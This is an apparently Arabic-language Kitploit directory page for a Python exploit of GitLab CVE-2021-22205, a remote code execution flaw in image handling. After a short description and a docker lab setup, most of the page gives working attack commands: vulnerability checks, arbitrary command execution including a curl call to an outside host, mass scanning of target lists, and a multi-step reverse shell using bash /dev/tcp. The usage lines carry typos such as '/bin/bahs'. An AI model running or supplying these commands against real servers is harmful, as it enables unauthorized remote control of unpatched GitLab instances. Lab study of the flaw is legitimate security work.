
Skip to content
KitploitKITPLOIT
أدواتالمدونة
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2021-22205-gitlab — استغلال Python لثغرة GitLab CVE-2021-22205، يتيح تنفيذ الأوامر عن بُعد وقذائف عكسية على إصدارات GitLab CE/EE المعرضة للخطر. يتضمن خيارات الفحص الجماعي وتنفيذ الأوامر. | Kitploit
أدوات/GitHubGitHub/osungjinwoo/cve-2021-22205-gitlab
ماسحات الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقأداة الوصول عن بعد
GitHubosungjinwoo/cve-2021-22205-gitlab

CVE-2021-22205-gitlab

استغلال Python لثغرة GitLab CVE-2021-22205، يتيح تنفيذ الأوامر عن بُعد وقذائف عكسية على إصدارات GitLab CE/EE المعرضة للخطر. يتضمن خيارات الفحص الجماعي وتنفيذ الأوامر.

عرض المستودع
9منذ 4 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

تأثير الثغرة

تم اكتشاف مشكلة في GitLab CE/EE تؤثر على جميع الإصدارات بدءًا من 11.9. لم يكن GitLab يتحقق بشكل صحيح من ملفات الصور التي يتم تمريرها إلى محلل ملفات، مما أدى إلى تنفيذ أوامر عن بُعد.

المنتج المتأثر

  • Gitlab CE/EE < 13.10.3
  • Gitlab CE/EE < 13.9.6
  • Gitlab CE/EE < 13.8.8

البيئة

root@kitploit:~
export GITLAB_HOME=/srv/gitlab

sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 443:443 --publish 80:80 \
  --name gitlab \
  --restart always \
  --volume $GITLAB_HOME/config:/etc/gitlab \
  --volume $GITLAB_HOME/logs:/var/log/gitlab \
  --volume $GITLAB_HOME/data:/var/opt/gitlab \
  gitlab/gitlab-ce:13.9.1-ce.0

فحص الثغرة

الاستخدام الأساسي
root@kitploit:~

python3 CVE-2021-2205.py

img

فحص الثغرة
root@kitploit:~
python3 CVE-2021-2205.py -v true -t http://gitlab.example.com

img

تنفيذ الأوامر
root@kitploit:~

python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "curl http://192.168.59.1:1234/1.txt"

attack

root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "echo 'Attacked by Al1ex!!!' > /tmp/1.txt"


attack_command1

attack_command2

الفحص الجماعي
root@kitploit:~
python3 CVE-2021-2205.py -s true -f target.txt

scan_result

شل عكسي
root@kitploit:~

python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "echo 'bash -i >& /dev/tcp/ip/port 0>&1' > /tmp/1.sh"


reverse_shell1

reverse_shell2

root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "chmod +x /tmp/1.sh"

reverse_shell3

reverse_shell4

root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "/bin/bahs /tmp/1.sh"

reverse_shell5

المراجع

https://github.com/mr-r3bot/Gitlab-CVE-2021-22205

https://devcraft.io/2021/05/04/exiftool-arbitrary-code-execution-cve-2021-22204.html

تنزيل الأداة